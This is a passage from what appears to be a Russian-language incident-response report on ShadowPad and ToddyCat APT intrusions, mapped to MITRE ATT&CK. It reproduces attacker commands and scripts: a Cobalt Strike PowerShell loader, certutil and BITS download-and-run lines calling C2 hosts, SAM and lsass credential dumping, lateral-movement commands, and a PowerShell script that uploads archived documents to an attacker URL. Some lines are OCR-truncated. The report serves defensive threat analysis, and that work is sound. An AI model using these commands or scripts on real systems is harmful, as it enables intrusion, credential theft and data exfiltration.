В качестве исполняемого файла сервиса был использован cmd.exe с параметрами для запуска скрипта на PowerShell, содержащего Cobalt Strike в форме бинарного шелл-кода размером ~100 байт, исполняемого в контексте процесса PowerShell и использующего Win32 API.

```
C:\Windows\system32\cmd.exe /b /c start /b /min PowerShell.exe -nop -w hidden -noni -c
"if([IntPtr]::Size -eq 4){$b=$env:windir+

'\sysnative\WindowsPowerShell\v1.0\PowerShell.exe'}else{$b='PowerShell.exe'};$s=New-
Object System.Diagnostics.ProcessStartInfo;$s.FileName=$b;$s.Arguments='-noni -nop
-w hidden -c &([scriptblock]::create((New-Object System.IO.StreamReader(New-Object
System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,[System.
Convert]::FromBase64String(''H4sIAIKCBWACA7VWa2+

bSBT9nEj5D6iyZFAcP5I0bSJVWsY2McR2jYlxbK+1IjDA1MMjMDgm3f73vYMhTbdp....

'))),[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))';
$s.UseShellExecute=$false;$s.RedirectStandardOutput=$true;
$s.WindowStyle='Hidden';$s.CreateNoWindow=$true;$p=[System.Diagnostics.Process]::Start($s);"
```

Ingress Tool Transfer T1105:

Также мы наблюдали установку Cobalt Strike с использованием утилиты LOLBin **certutil.exe** (Living off the Land Binary):

```
$system32\cmd.exe /c certutil.exe -urlcache -split -f hxxp://116.206.92[.]26:82/update.exe && update.
exe && certutil.exe -urlcache -split -f hxxp://116.206.92[.]26:82/update.exe delete
```

Взаимодействие с C2-сервером

Нами была обнаружена версия Cobalt Strike, в которой вредонос не подключается к серверу C&C, а вместо этого открывает сетевой порт и ожидает подключения.

Для работы этой версии Cobalt Strike требуется получить бинарный шелл-код, который будет выполнен синхронно после его получения и копирования в динамическую память. После этого Cobalt Strike использует команду JMP, чтобы перенаправить выполнение на полученный шелл-код. Чтобы соединиться с Cobalt Strike, жертва должна иметь открытый белый IP-адрес либо злоумышленник должен находиться в той же подсети, что и жертва. Зачастую атакующий использует pivoting (маршрутизация трафика, который не является маршрутизируемым в нормальных условиях) для такого соединения.

Event Triggered Execution: Windows Management Instrumentation Event Subscription T1546.003

На одном из зараженных хостов было обнаружено выполнение вредоносного файла GoogleUpdate.exe (MD5: BF78566E8FE8B51D0AB7190917846C10), родительский процесс wmiprvse.exe, что свидетельствует о создании WMI event subscription злоумышленниками для закрепления.

```
instance of __EventFilter {
    EventNamespace = "root\\cimv2";
    Name = "Chrome Update";
    Query = "SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance
    ISA 'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime >=240 AND
TargetInstance.SystemUpTime < 325";
    QueryLanguage = "WQL"; };
```

```
instance of CommandLineEventConsumer {
    ExecutablePath = "C:\\Windows\\System32\\GoogleUpdate.exe";
    Name = "GoogleUpdater";
};
```


PowerShell T1059.001 + BITS Jobs T1197 + Obfuscated Files or Information T1027

Во время выполнения GoogleUpdate.exe загружает имплант второго этапа Stowaway, выполняя:

```
PowerShell "Start-BitsTransfer -Source hxxp://security.lomiasecure[.]net/crx/node.txt -
Destination C:\\Users\\public\\node.txt -transfertype download"
PowerShell if($InputString = Get-Content 'C:\\users\\public\\node.txt'){
[System.IO.File]::WriteAllBytes('C:\\users\\public\\node.exe',
[System.Convert]::FromBase64String($InputString))}
```

Сэмпл использует BITS Jobs для доступа к C2 и загрузки текстового файла node.txt, который был преобразован в исполняемый файл с именем node.exe (MD5: 344edbebb97ed8dfe79805a721b4048b).

Рисунок 17 Отчет Kaspersky Threat Attribution Engine



Scheduled Task/Job: Scheduled Task T1053.005

Затем злоумышленники перемещают node.exe в C:\Windows\Registration\crml.exe, изменяют атрибуты файла, делая его системным, и создают запланированное задание:

```
attrib +s crml.exe
schtasks /Create /Tn \Microsoft\Windows\Registration\CRMLog /sc daily /st 11:50 /tr
"C:\Windows\Registration\crml.exe" /ru system /f
schtasks /run /Tn \Microsoft\Windows\Registration\CRMLog
```

Hijack Execution Flow: DLL Side-Loading T1574.002

Кроме того, googleupdate.exe запустил бэкдор ShadowPad: загрузил с Google Диска два исполняемых файла с расширением .txt:

- легитимный исполняемый файл, являющийся частью платформы Microsoft .NET, который называется AppLaunch.txt;
- DLL ShadowPad с именем mscoree.txt, декодирует из base64 и меняет расширения:

c:\programdata\microsoft\windows\caches\dnscache.exe (applaunch.exe)
MD5: 41F3BF4FA8FA92BF111FD8A47A0D470F

c:\programdata\microsoft\windows\caches\mscoree.dll
MD5: 8d46b2d39a8de09a5dc9f226b360b0ef

AppLaunch.exe был запущен как сервис (родительский процесс C:\Windows\System32\services.exe).

Рисунок 18 DLL ShadowPad (mscoree.dll) загружается в легитимный процесс AppLaunch.exe.





Рисунок 19 Kaspersky Threat Attribution Engine



Также на скомпрометированном сервере, где был установлен web shell, нами было обнаружено скачивание бэкдора ShadowPad через BITS Jobs — **BITS Jobs T1197.**

```
$system32\cmd.exe /c bitsadmin /transfer n
https://raw/githubusercontent.com/tellyou123/1/master/aro.dat $temp\aro.dat > C:\inetpub\wwwroot\
aspnet_client\1.txt
```

В ходе анализа нам удалось также обнаружить различные варианты DLL Sideloading для загрузки и последующего запуска данного бэкдора. Например, мы наблюдали использование легитимного приложения OLEVIEW.EXE для реализации **DLL Sideloading T1574.002:**

```
OLEVIEW.EXE
MD5: FDD423B3855A9AE5E83FFB1CC80D2215 (x86)
MD5: 8FDF8E4ECFF114C1E6C9827C53742A1C (x64)

iviewers.dll
MD5: 13759AE233572847A2F75D36AA51FABC
```

iviewers.dll соединяется с C2-сервером и загружает с него бэкдор shadowpad: iviewers.dll.dat.

После чего OLEVIEW.EXE создает новый процесс svchost.exe для избежания детектирования и помещает в него вредоносную нагрузку ShadowPad **(Process Hollowing T1055.012).**

Valid Accounts T1078:

Нами были обнаружены признаки распространения атакующих на другие компьютеры в сети спустя два месяца после первичного заражения. Это может говорить о том, что злоумышленник никуда не спешил и не хотел, чтобы его обнаружили раньше времени.

Предположительно, злоумышленники использовали действительные учетные данные для аутентификации или же собранные ранее с атакованного хоста, чтобы распространяться по сети.

С помощью бэкдора злоумышленники могли выполнять команды удаленно и загружать новые инструменты. В результате мы видим запуск cmd.exe от зараженного ShadowPad svchost.exe и серию команд для разведки:

Техника матрицы MITRE ATT&CK	Команды
System Owner/User Discovery T1033	quser.exe quser
System Network Configuration Discovery T1016	cmd.exe /C arp -a > $temp\gGjrIFGa.tmp 2>&1
System Network Connections Discovery T1049	netstat.exe -ano netstat.exe user
Remote System Discovery T1018	ping.exe 8.8.8.8 ping.exe google.com ping.exe 167.179.64[.]62

Data from Local System T1005

После выполнения команд разведки злоумышленник скопировал содержимое рабочего стола и папки загрузок, которое потенциально могло содержать конфиденциальную информацию, в папку C:\$recycle.bin\temp:

```
cmd.exe /C xcopy /s $user\desktop c:\$recycle\bin\temp\<redacted>
cmd.exe /C xcopy /s $user\downloads c:\$recycle\bin\temp\<redacted>
```

Архивация содержимого рабочего стола **Archive Collected Data: Archive via Utility T1560.001:**

```
cmd.exe /C $programfiles\winrar\rar.exe a -r -hp1234 C:$recycle.bin\10020111desk.rar
$user\desktop\*.txt
$user\desktop\*.xls*
$user\desktop\*.pdf
$user\desktop\*.doc*
$user\desktop\*.jpg >
$temp\lwefqERM.tmp 2>&1
```

OS Credential Dumping: Security Account Manager T1003.002

После этого нами был обнаружен запуск подозрительного файла из корзины — C:\$recycle.bin\temp — файл m1.log **(Trojan-PSW.Win32.Mimikatz.eni).**

Также был обнаружен дамп ветки реестра **SAM** с помощью системной утилиты **reg.exe:**

```
C:\Windows\System32\reg.exe  save hklm\sam sam.hive
```

Дамп был сохранен в корзину — **C:\$recycle.bin\temp,** после чего папка temp в корзине была повторно заархивирована.

Спустя некоторое время злоумышленники использовали утилиту procdump64.exe, переименованную в errorreport.exe:

```
errorreport.exe -ma lsass.exe l.dmp
```

Дамп процесса lsass.exe проводился несколько раз в течение нескольких дней с помощью Mimikatz или Procdump.

Remote Services: SMB/Windows Admin Shares T1021.002

На следующем этапе с помощью bat-файла — $windir\help\sys.bat — были примонтированы сетевые диски с использованием учетных данных пользователя:

```
net  use \\<remote ip> "<password>" /u:<domain>\<username>
```

От процесса svchost.exe (ShadowPad) мы наблюдали post-запросы к следующим ресурсам, вероятно, для эксфильтрации собранных данных:

```
order.cargobussiness[.]site/
documents.kankuedu[.]org/
live.musicweb[.]xyz
obo.videocenter[.]org
tech.obj[.]services
houwags.defineyourid[.]site
noub.crabdance[.]com
grandfoodtony[.]com
```

Позднее схожая активность была выявлена на других компьютерах в сети, но вместо ручного выполнения команд атакующий использовал файл с расширением .bat. Примечательно, что вместо команды ping в роли sleep использована команда choice:

```
cmd /c mkdir C:\Windows\temp\debugsms
cmd /c reg save hklm\sam C:\Windows\temp\debugsms\sam
cmd /c reg save hklm\system C:\Windows\temp\debugsms\system
cmd /c reg save hklm\security C:\Windows\temp\debugsms\security
cmd /c choice /t 1 /d y /n >nul
cmd /c ipconfig /all > C:\Windows\temp\debugsms\ip.txt
cmd /c arp -a  > C:\Windows\temp\debugsms\arp.txt
cmd /c dir /b /s  C:\Windows\temp\debugsms\ > C:\Windows\temp\siineidvsms.log
cmd /c makecab /f  C:\Windows\temp\siineidvsms.log /d  compressiontype=lzx /d
compressionmemory=21 /d maxdisksize=10240000000 /d diskdirectorytemplate=”C:\Program Files\
Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth” /d cabinetnametemplate=iisstop.png
cmd /c choice /t 1 /d y /n>nul
cmd /c start C:\Windows\temp\TMP23876.bat
cmd /c rmdir /s /q C:\Windows\temp\debugsms
```

Collection and Exfiltration

На другом зараженном хосте для сбора данных и эксфильтрации атакующие создали следующее задание в виде PowerShell-команды в планировщике задач:

```
cmd /c C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell.EXE -c "$ctnt=Get-Content
$temp\Err_36d96944_6318.log;PowerShell -enc $ctnt;
```

В файле $temp\Err_36d96944_6318.log содержится строка base64, которая представляет собой следующий скрипт:

Рисунок 20 Содержимое скрипта

```
$computername = hostname;
New-Item 'c:\windows\help\windowstemp' -type directory -force;
$today = Get-Date;
$yestoday = $today.AddDays(-1);
$stime = $yestoday.ToString('MM/dd/yyyy 12:00');
$etime = $today.ToString('MM/dd/yyyy 12:00');
$ewsst = $yestoday.ToString('yyyyMMdd1200');
$ewset = $today.ToString('MMdd');
$fmat='*.txt','*.rtf','*.pdf','*.ppt','*.pptx','*,doc','*.docx','*.csv','*xlsx','*.xls','*.vsd','*.pst','*.eml','*.jpg','
$i='c:\users\'; foreach($m in Get-ChildItem $i -Recurse -include $fmat)
{if ($m.LastAccesstime -gt $stime){Copy-Item $m c:\windows\help\windowstemp\ -Recurse;}}
$i='d:\'; foreach($m in Get-ChildItem $i -Recurse -include $fmat)
{if ($m.LastAccesstime -gt $stime){Copy-Item $m c:\windows\help\windowstemp\ -Recurse;}}
$i='e:\'; foreach($m in Get-ChildItem $i -Recurse -include $fmat)
{if ($m.LastAccesstime -gt $stime){Copy-Item $m c:\windows\help\windowstemp\ -Recurse;}}
$i='f:\'; foreach($m in Get-ChildItem $i -Recurse -include $fmat)
{if ($m.LastAccesstime -gt $stime){Copy-Item $m c:\windows\help\windowstemp\ -Recurse;}}
start-sleep -seconds 30;
c:\windows\system32\Rar.exe a -r -ep1 -v10m -pa@a12*!a147 -m5 -s -ibck c:\windows\help\windowstemp\$ewset$computername.ra
start-sleep -seconds 30;
powershell -enc "JABwAGEAdABoACAAPQAgACIAYwA6AFwAdwBpAG4AZABvAHcAcwBcAGgAZQBsAHAAXAB3AGkAbgBkAG8AdwBzAHQAZQBtAHAAXAAiADsA
start-sleep -seconds 30;
Remove-Item  -Recurse -Force c:\windows\help\windowstemp\;
```

Такой сложный тип запуска представляет собой технику **Obfuscated Files or Information T1027.**

Automated Collection T1119 + Archive Collected Data: Archive via Utility T1560.001

Данный скрипт собирает файлы расширений *.txt, *.rtf, *.pdf, *.ppt, *.pptx, *.doc (в скрипте атакующего опечатка ‘*,doc’), *.docx, *.csv, *xlsx, *.xls, *.vsd, *.pst, *.eml, *.jpg, *.jpeg, *.png рекурсивным поиском, затем копирует в отдельную директорию, архивирует и запускает скрипт для эксфильтрации, также закодированный в строку base64 (строка 21).

Automated Exfiltration T1020 + Exfiltration Over C2 Channel T1041

Ниже скрипт для эксфильтрации:

Рисунок 21 Содержимое скрипта

```
$path = "c:\windows\help\windowstemp\";
$filter = "*.rar";
$URL = 'https://www.apple-cart.com:443/76ee3de97a1b8b903319b7c013d8c877';
$UPLOAD_PASSPORT = "764347f4146f0d361070ddf1e680beca";
1 reference
class TrustAllCertsPolicy:System.Net.ICertificatePolicy
{
    [bool] CheckValidationResult(
        [System.Net.ServicePoint] $a,
        [System.Security.Cryptography.X509Certificates.X509Certificate] $b,
        [System.Net.WebRequest] $c,
        [int] $d)
        {
            return $true;
        }
}
[System.Net.ServicePointManager]::CertificatePolicy = [TrustAllCertsPolicy]::new();
$files = Get-ChildItem -Path $path -Filter $filter -Force;
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12;
foreach ($singleFile in $files)
{
    $fileName=$singleFile.Name;
    $filePath=$singleFile.FullName;
    $fileBytes=[System.IO.File]::ReadAllBytes($filePath);
    $fileEnc=[System.Text.Encoding]::GetEncoding('ISO-8859-1').GetString($fileBytes);
    $boundary=[System.Guid]::NewGuid().ToString();
    $LF="`r`n";
    $bodyLines=("--$boundary","Content-Disposition: form-data; name=`"file`"; filename=`"$fileName`"","Content-Type
    $headers=@{'Upload-Passport'=$UPLOAD_PASSPORT;};
    $response=Invoke-RestMethod -Uri $URL -Method Post -Headers $headers -ContentType "multipart/form-data; boundar
    Write-Host "$fileName : $response";
```

Итоги

В этом инциденте описана очередная кампания вредоноса ShadowPad, направленная на национальную инфраструктуру. Семплы ShadowPad были обнаружены еще в Афганистане и в транспортной организации Малайзии. Это может говорить о широких географических интересах APT-группы. Вероятно, основной целью злоумышленников является сбор критических или конфиденциальных данных — кибершпионаж. Примечательно, что в ходе кампании в основном использовалась техника **Hijack Execution Flow: DLL Side-Loading T1574.002,** характерная для азиатских группировок.

Скачать техники в формате .json для MITRE Navigator.

Подробнее

Рисунок 22 Интерфейс страницы Threat Landscape в TIP

Инциденты с азиатскими APT в разных уголках планеты

Инцидент 4 – Малайзия

Инцидент 4 — Малайзия

Сводка по жертве

Индустрия	Затронутые страны	Угроза
Госструктура	Малайзия	ToddyCat

Описание инцидента

В феврале 2023 года наша команда SOC была оповещена о возможном нарушении безопасности, замеченном в телеметрии у одного из клиентов. В ходе дальнейшего расследования было обнаружено, что за атакой предположительно стоит известная APT-группа ToddyCat. Детали инцидента, включая хронологию событий и TTPs, использованные группой, описаны ниже.

Детальное описание

Во время SOC-мониторинга наши аналитики обнаружили вредоносную активность, указывающую на ToddyCat. Во время расследования алерта мы сосредоточились на подозрительной DLL, запущенной в качестве службы Windows **(Create or Modify System Process: Windows Service T1543.003).** Алерт о ToddyCat сработал на характерный паттерн реализации алгоритма LZSS в памяти процесса, который обнаружил Kaspersky Endpoint Security (KES):

```
CommandLine: C:\Windows\system32\svchost.exe -k fontcsvc
```

DLL-файл службы Windows был найден в следующем ключе реестра:

```
Registry key: HKLM\System\ControlSet001\Services\FontCacheSvc\Parameters\ServiceDll
Registry value: C:\Program Files\Common Files\System\apibridge.dll
MD5: BB08CAE5C2C741BC040C9EC6E046BCAC
```

Также была обнаружена подозрительная библиотека, к сожалению, мы не смогли получить файл:

```
DLL: C:\Windows\system32\up.dll
MD5: 5448F7DB84E87FEDD362F4A79C9BC302
Registry hive: HKLM\SYSTEM\ControlSet001\Services\ctt
Commandline: cmd /c start /b rundll32.exe C:\Windows\system32\up.dll,Start
```

Служба FontCacheSvc была создана процессом services.exe, и в то же время было RPC-подключение с удаленного хоста, что говорит о том, что служба была создана с удаленного хоста с помощью sc create. К сожалению, удаленный хост не был подключен к мониторингу, и мы не смогли получить с него файлы журналов событий.

Application Layer Protocol: Web Protocols T1071.001

От вышеупомянутого процесса службы было зафиксировано подключение к 154.202.56[.]211:443 и POST-запрос: hxxps://154.202.56[.]211/collector/3.0/. Этот URL совпадает со структурой URL пути у ToddyCat.

Ingress Tool Transfer T1105

С этого C2-сервера было загружено несколько скриптов и исполняемых файлов на целевой хост.

```
c:\intel\mvl.ps1
c:\intel\1.ps1
c:\intel\7z64.exe
c:\intel\db_org.exe (MD5: BEBBEBA37667453003D2372103C45BBF)
```

Интересный факт, что скрипты PowerShell загружались несколько раз, но с разными хэшами md5. Вместе со скриптами загружались необходимые для их работы инструменты, например, WinRAR для упаковки файлов, переименованный в 7z64.exe.

Кроме того, сервис запустил командную оболочку, и мы наблюдали следующие разведывательные команды и дальнейшее распространение по сети:

```
tasklist /v
arp -a
net use
ping <host> -n <count>
net user <username> /dom
net group “domain admins” /dom
```

Remote Services: SMB/Windows Admin Shares T1021.002

После выполнения разведки оператор, используя команду net use, производил попытки подключения к удаленным хостам с помощью скомпрометированной учетной записи:

```
net  use \\<hostname>\c$ <password> /user:<domain>\<username>
```

При успешном подключении оператор создавал на удаленной машине запланированное задание.

Scheduled Task/Job: Scheduled Task T1053.005

На каждом удаленном хосте, к которому злоумышленник смог подключиться, было создано одноразовое запланированное задание с говорящим названием one для запуска PowerShell-скрипта, ранее загруженного с C2-сервера:

```
schtasks /s <remote_host> /tn one /u <domain>\<username> /p <password> /create /ru system /sc
DAILY /tr "cmd /c start /b PowerShell.exe -exec bypass -c 'C:\programdata\intel\mvl.ps1 20'" /f
schtasks /s <remote_host> /tn one /u <domain>\<username> /p <password> /i /run
```

System Services: Service Execution T1569.002

На одном из удаленных хостов злоумышленнику не удалось создать запланированную задачу, и тогда он попробовал создать службу:

```
sc  \\<hostname> create ctt binpath= "cmd /c start /b PowerShell.exe -exec bypass -c
'C:\programdata\intel\mvl.ps1 30'"
sc  \\<hostname> start ctt
sc  \\<hostname> delete ctt
```

Также мы наблюдали использование atexec и psexec для перемещения вредоносных файлов и запуска на удаленных хостах.

Automated Collection T1119

PowerShell-скрипт, который запускался в запланированной задаче, выполняет поиск документов в пользовательских директориях и сохраняет найденные файлы в новой папке с именем хоста во временной директории.

Indicator Removal: Clear Persistence T1070.009

После запуска PowerShell-скрипта задание сразу удалялось:

```
schtasks /s <remote_host> /tn one /u <domain>\<username> /p <password> /f /delete
```

Это один из случаев использования техники Indicator Removal: Clear Persistence T1070.009. Злоумышленники удаляют артефакты своего закрепления, чтобы скрыть признаки их активности. Еще одна гипотеза, почему задача после выполнения была удалена, заключается в предупреждении ошибок, которые могли возникнуть в случае повторного развертывания вредоноса.

Archive Collected Data: Archive via Utility T1560.001

После выполнения PowerShell-скрипта оператор копировал созданный архив обратно на машину, с которой он работал.

```
xcopy  \\<hostname>\c$\programdata\intel\<hostname> c:\intel /s /h /f
7z64  a <hostname>.z hostname -v200m
```

С другой удаленной машины, например, архивация данных была выполнена через одноразовую задачу:

```
schtasks /s <remote_host> /tn one /u <domain>\<username> /p <password> /create /ru system /sc
DAILY /tr "C:\programdata\intel\7z64.exe a c:\programdata\intel\<hostname_folder>.z c:\programdata\
intel\<hostname_folder> -v200m" /f
schtasks /s <remote_host> /tn one /u <domain>\<username> /p <password> /i /run
schtasks /s <remote_host> /tn one /u <domain>\<username> /p <password> /f /delete
```

Exfiltration Over Web Service: Exfiltration to Cloud Storage T1567.002

Когда с нескольких машин были сохранены архивы с данными на первоначальной машине, оператор запустил файл db_org.exe:

```
CommandLine: db_org.exe  <redacted>
```

Аргумент, который передается программе, представляет собой имя файла в виде закодированной строки. Данный исполняемый файл предназначен для отправки данных на облачный сервис DropBox.

Выше мы видели, что закрепление было реализовано созданием новой службы FontCacheSvc с использованием svchost.exe. В ходе расследования мы также встретились с другими техниками.

Hijack Execution Flow: DLL Side-Loading T1574.002

С машины, на которой работал оператор, на другую были перенесены следующие файлы:

